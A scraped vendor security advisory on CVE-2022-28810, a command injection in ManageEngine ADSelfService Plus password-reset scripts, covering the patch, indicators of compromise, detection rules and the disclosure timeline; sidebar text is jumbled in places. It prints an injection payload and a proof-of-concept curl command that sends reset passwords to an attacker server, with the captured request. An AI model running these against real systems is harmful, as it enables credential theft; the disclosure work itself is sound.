



CVE-2022-28810: ManageEngine ADSelfService Plus Authenticated Command Execution (Fixed)

Apr 14, 2022 | 4 min read |

[Jake Baines \(/blog/author/jake-baines/\)](#)

Last updated at Thu, 14 Apr 2022

15:48:37 GMT

On April 9, 2022, ManageEngine fixed
CVE-2022-28810

([https://www.manageengine.com/products/self-service-password/kb/cve-](https://www.manageengine.com/products/self-service-password/kb/cve-2022-28810.html)

[2022-28810.html](#)) with the release of

ADSelfService Plus Build 6122. The

vulnerability allowed the `admin` user

to execute arbitrary operating system

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy \(/https://www.rapid7.com/privacy-policy/tracking-technologies/\)](#)

Topics

[Metasploit](#)

(797)

[\(/blog/tag/metasploit/\)](#)

[Vulnerability](#)

[Management](#)

(415)

[\(/blog/tag/vulnerability-management/\)](#)

[Detection and](#)

[Response](#) (386)

[\(/blog/tag/detection-and-response/\)](#)

[Research](#) (277)

[\(/blog/tag/research/\)](#)

[Application](#)

[Security](#) (156)

[\(/blog/tag/application-security/\)](#)

[Cloud Security](#)

(103)

[\(/blog/tag/cloud-security/\)](#)

[Cookies Settings](#)

[Contact Us](#)

commands and potentially allowed partially authenticated Active Directory users to execute arbitrary operating system commands via the password reset functionality. Rapid7's Managed Detection and Response (MDR) team has observed this custom scripts feature in ADSelfService Plus being abused in the wild by remote attackers with valid administrative credentials.

Credit

This vulnerability was discovered by Rapid7 researchers Jake Baines, Hernan Diaz, Andrew Iwamaye, and Dan Kelly.

Exploitation

The vulnerability arose from a feature that allowed the `admin` user to execute arbitrary operating system commands after a password reset or account lockout status update.

Popular Tags

Metasploit

(</blog/tag/metasploit/>)

Logentries

(</blog/tag/logentries/>)

IT Ops

(</blog/tag/it-ops/>)

Vulnerability

Management

(</blog/tag/vulnerability-management/>)

Detection and

Response

(</blog/tag/detection-and-response/>)

Metasploit Weekly

Wrapup

(</blog/tag/metasploit-weekly-wrapup/>)

Research

(</blog/tag/research/>)

Automation and

Orchestration

(</blog/tag/automation-and-orchestration/>)

CoAgg-Us

Rapid7 MDR has observed this technique being actively leveraged in customer environments – compromised (or default) `admin` credentials have been used to execute arbitrary OS commands in order to gain persistence on the underlying system and attempt to pivot further into the environment.

Furthermore, the “%password%” variable was passed to the configured script without sanitization. Depending on the configured script, an attacker that is able to trigger a password reset could inject arbitrary operating system commands. For example, if the admin user configured the following script:

```
cmd.exe /c echo %username% %password%
```


An attacker could inject arbitrary commands via password reset by providing a %password% like:

```
&& mkdir C:\ProgramData\helloworld
```

[41800-](#)
[FIXED-](#)
 CVE-2022-[F5-](#)
 41622 and [BIG-](#)
 CVE-2022-[IP-](#)
 41800 [AND-](#)
 (FIXED): F5 [ICONTROL-](#)
 BIG-IP and [REST-](#)
 iControl [VULNERABILITIES-](#)
 REST [AND-](#)
 Vulnerabilities [EXPOSURES/\)](#)
 and [EXPOSURES/\)](#)
 Exposures [EXPOSURES/\)](#)

[READ](#)
[MORE](#)
[\(/BLOG/POST/2022/11](#)
[2022-](#)
[3786-](#)
[AND-](#)
[CVE-](#)
 CVE-2022-[2022-](#)
 3786 and [3602-](#)
 CVE-2022-[TWO-](#)
 3602: Two [HIGH-](#)
 High-[SEVERITY-](#)
 Severity [BUFFER-](#)
 Buffer [OVERFLOWS-](#)
 Overflow [IN-](#)
 Vulnerabilities [OPENSSL-](#)
 in OpenSSL [FIXED/\)](#)
 Fixed [FIXED/\)](#)

Resulting in the directory “helloworld”
being created in `C:\ProgramData\`.



Finally, because %password% isn’t
sanitized or obfuscated at all, the
`admin` user can observe all
password changes, allowing them to
effectively recover valid credentials
for active directory accounts. As a
proof of concept for this, we used the
`admin` account to configure the
password reset script to exfiltrate the
new password to a server in the
attacker’s control:

```
cmd.exe /c curl http://10.0.0.2:12
```

The attacker server would receive the
following on password reset:


(/BLOG/POST/2022/10
2021-
CVE-2021- 39144-
39144: VMWARE-
VMware CLOUD-
Cloud FOUNDATION-
Foundation UNAUTHENTICATED-
Unauthenticated REMOTE-
Remote CODE-
Code EXECUTION/)
Execution

READ
MORE
(/BLOG/POST/2022/10
RESEARCH-
WERE-
STILL-
TERRIBLE-
New AT-
Research: PASSWORDS-
We’re Still MAKING-
Terrible at IT-
Passwords; EASY-
Making it FOR-
Easy for ATTACKERS/)
Attackers

```
albinolobster@ubuntu:~$ nc -lvnp 127.0.0.1
Listening on 0.0.0.0 1270
Connection received on 10.0.0.13 60000
GET /albinolobster=slowrunner! HTTP/1.1
Host: 10.0.0.2:1270
User-Agent: curl/7.55.1
Accept: */*
```

The patch

ManageEngine fixed this issue by no longer accepting scripts through the web interface. Post action scripts must now be placed on disk by a user with access to the underlying operating system. Furthermore, the script arguments are now base64 encoded. Here is an updated version of the Post Action interface.



Indicators of compromise

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy \(https://www.rapid7.com/privacy-policy/tracking-technologies/\)](https://www.rapid7.com/privacy-policy/tracking-technologies/)

[Cookies Settings](#)

[Contact Us](#)

We encourage users of ManageEngine ADSelfService Plus to inspect the value they have configured in the Post Action fields. Using the `admin` account, you can navigate to the fields by following this pattern: `Configuration -> Self Service -> Policy Configuration -> Advanced -> Password Sync`.

We also highly encourage users to upgrade as soon as possible and to change the `admin` password.

Disclosure timeline

Tue, Apr 6, 2022: Initially discovered in the wild via Rapid7 Managed Detection and Response (MDR) service

Tue April 6, 2022: Initial disclosure to the vendor via their reporting portal

(<https://bugbounty.zoho.com/bb/info>)

Wed April 7, 2022: Discussion with vendor about the issues, CVE

assignment, and disclosure timelines

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. ([Privacy Policy \(https://www.rapid7.com/privacy-policy/tracking-technologies/\)](https://www.rapid7.com/privacy-policy/tracking-technologies/))

[Cookies Settings](#)

[Contact Us](#)

publishes (<https://www.manageengine.com/products/self-service->

[password/kb/cve-2022-28810.html](https://www.manageengine.com/products/self-service-password/kb/cve-2022-28810.html)) a new version of

ADSelfService Plus

Tue Apr 12, 2022: Disclosed to

CERT/CC and NCSC

April 14, 2022: Rapid7 publishes their disclosure (this document)

Rapid7 customers

InsightVM

(<https://www.rapid7.com/products/insightvm/>)

and Nexpose

(<https://www.rapid7.com/products/nexpose/>)

customers can assess their exposure

to CVE-2022-28810 with an

unauthenticated vulnerability check in

the April 13, 2022 content release.

InsightIDR's

(<https://www.rapid7.com/products/insightidr/>)

existing detection rules (listed below)

are able to identify attacks that abuse

this functionality. We recommend

that you review your settings for

these detection rules and confirm

they are turned on and set to an

appropriate rule action and priority

for your organization.

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy \(https://www.rapid7.com/privacy-policy/tracking-technologies/\)](https://www.rapid7.com/privacy-policy/tracking-technologies/)

[Cookies Settings](#)

[Contact Us](#)

- Suspicious Process - Powershell
Invoke-WebRequest
- Attacker Technique - Attrib Sets File
Or Directory As Hidden And System
- Attacker Technique - Enumerating
Domain Or Enterprise Admins With
Net Command
- Suspicious Process - Zoho
ManageEngine Spawns Child

We have also added the following
detection rule and prioritized it as
Critical:

- Attacker Technique - Hiding
ScreenConnect With Attrib

Rapid7 detection logic is
continuously reviewed to ensure
detections are based on any observed
attacker behavior seen by our
Incident Response (IR), Managed
Detection and Response (MDR)
(<https://www.rapid7.com/services/managed-services/managed-detection-and-response-services/>), and Threat

Intelligence and Detection

Engineering (TIDE) teams. Through

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy \(https://www.rapid7.com/privacy-policy/tracking-technologies/\)](https://www.rapid7.com/privacy-policy/tracking-technologies/)

Cookies Settings

[Contact Us](#)

landscape monitoring, we ensure product coverage for the latest techniques being used by malicious actors and will make updates as necessary.

Additional reading:

- *CVE-2022-24527: Microsoft Connected Cache Local Privilege Escalation (Fixed)*
(<https://www.rapid7.com/blog/post/2022/04/12/cve-2022-24527-microsoft-connected-cache-local-privilege-escalation-fixed/>)
- *CVE-2022-1026: Kyocera Net View Address Book Exposure*
(<https://www.rapid7.com/blog/post/2022/03/29/cve-2022-1026-kyocera-net-view-address-book-exposure/>)
- *Analyzing the Attack Landscape: Rapid7's 2021 Vulnerability Intelligence Report*
(<https://www.rapid7.com/blog/post/2022/03/28/analyzing-the-attack-landscape-rapid7s-annual-vulnerability-intelligence-report/>)

- *CVE-2021-4191: GitLab GraphQL API User Enumeration (FIXED)*
(<https://www.rapid7.com/blog/post/2022/03/03/cve-2021-4191-gitlab-graphql-api-user-enumeration-fixed/>)

NEVER MISS A BLOG

Get the latest stories, expertise,
and news about security today.

SUBSCRIBE

POST TAGS

[Research](#)

(</blog/tag/research/>)

[Vulnerability Disclosure](#)

(</blog/tag/vulnerability-disclosure/>)

[Vulnerability Risk](#)

[Management](#)

(</blog/tag/vulnerability-risk-management/>)

AUTHOR

[Jake Baines](https://www.rapid7.com/blog/author/jake-baines/)
(</blog/author/jake-baines/>)

[VIEW JAKE'S
POSTS](#)

SHARING IS CARING

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy \(https://www.rapid7.com/privacy-policy/tracking-technologies/\)](https://www.rapid7.com/privacy-policy/tracking-technologies/)

[Cookies Settings](#)

[Contact Us](#)

Related Posts

VULNERAB...

[CVE-2022-41622 and CVE-2022-41800](#)

EMERGEN...

[CVE-2022-3786 and CVE-2022-3602: Two High-](#)

VULNERAB...

[CVE-2021-39144: VMware Cloud Foundation](#)

RESEARCH

[New Research: We're Still Terrible at](#)

[VIEW ALL POSTS](#)

Search all the things

[BACK TO TOP](#)

.(/).

CUSTOMER SUPPORT

[+1-866-390-8113 \(Toll Free\)](#) [\(tel:1-866-390-8113\)](#)

SALES SUPPORT

[+1-866-772-7437 \(Toll Free\)](#) [\(tel:866-772-7437\)](#)

Need to report an Escalation or a Breach?

[CLICK HERE \(/services/incident-response-customer-escalation/\)](/services/incident-response-customer-escalation/)

SOLUTIONS

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy \(https://www.rapid7.com/privacy-policy/tracking-technologies/\)](#) [All Solutions \(https://www.rapid7.com/solutions/\)](#)

[Cookies Settings](#)

[Contact Us](#)

[Industry Solutions \(https://www.rapid7.com/solutions/industry\)](https://www.rapid7.com/solutions/industry)

[Compliance Solutions \(https://www.rapid7.com/solutions/compliance/\)](https://www.rapid7.com/solutions/compliance/)

SUPPORT & RESOURCES

[Product Support \(https://www.rapid7.com/for-customers\)](https://www.rapid7.com/for-customers)

[Resource Library \(https://www.rapid7.com/resources\)](https://www.rapid7.com/resources)

[Customer Stories \(https://www.rapid7.com/about/customers\)](https://www.rapid7.com/about/customers)

[Events & Webcasts \(https://www.rapid7.com/about/events-webcasts\)](https://www.rapid7.com/about/events-webcasts)

[Training & Certification \(https://www.rapid7.com/services/training-certification\)](https://www.rapid7.com/services/training-certification)

[IT & Security Fundamentals \(https://www.rapid7.com/fundamentals\)](https://www.rapid7.com/fundamentals)

[Vulnerability & Exploit Database \(https://www.rapid7.com/db\)](https://www.rapid7.com/db)

ABOUT US

[Company \(https://www.rapid7.com/about/company\)](https://www.rapid7.com/about/company)

[Diversity, Equity, and Inclusion \(https://www.rapid7.com/about/diversity-equity-and-inclusion/\)](https://www.rapid7.com/about/diversity-equity-and-inclusion/)

[Leadership \(https://www.rapid7.com/about/leadership\)](https://www.rapid7.com/about/leadership)

[News & Press Releases \(https://www.rapid7.com/about/news\)](https://www.rapid7.com/about/news)

[Public Policy \(https://www.rapid7.com/about/public-policy\)](https://www.rapid7.com/about/public-policy)

[Open Source \(https://www.rapid7.com/open-source/\)](https://www.rapid7.com/open-source/)

[Investors \(https://investors.rapid7.com/\)](https://investors.rapid7.com/)

CONNECT WITH US

[Contact \(https://www.rapid7.com/contact\)](https://www.rapid7.com/contact)

[Blog \(https://blog.rapid7.com/\)](https://blog.rapid7.com/)

[Support Login \(https://support.rapid7.com/\)](https://support.rapid7.com/)

[Careers \(https://www.rapid7.com/careers\)](https://www.rapid7.com/careers)

[Marketing Efforts \(https://www.rapid7.com/about/rapid7-cybersecurity-marketing-efforts\)](https://www.rapid7.com/about/rapid7-cybersecurity-marketing-efforts)



[Marketing Efforts \(https://www.rapid7.com/about/rapid7-cybersecurity-marketing-efforts\)](https://www.rapid7.com/about/rapid7-cybersecurity-marketing-efforts)

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. ([Privacy Policy \(https://www.rapid7.com/privacy-policy/tracking-technologies/\)](https://www.rapid7.com/privacy-policy/tracking-technologies/))

[Cookies Settings](#)

[Contact Us](#)

© Rapid7 [Legal Terms \(/legal/\)](/legal/). | [Privacy Policy \(/privacy-policy/\)](/privacy-policy/). |
[Export Notice \(/export-notice/\)](/export-notice/). | [Trust \(/trust/\)](/trust/).

We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. **[Privacy Policy \(https://www.rapid7.com/privacy-policy/tracking-technologies/\)](https://www.rapid7.com/privacy-policy/tracking-technologies/)**

Cookies Settings

[Contact Us](#)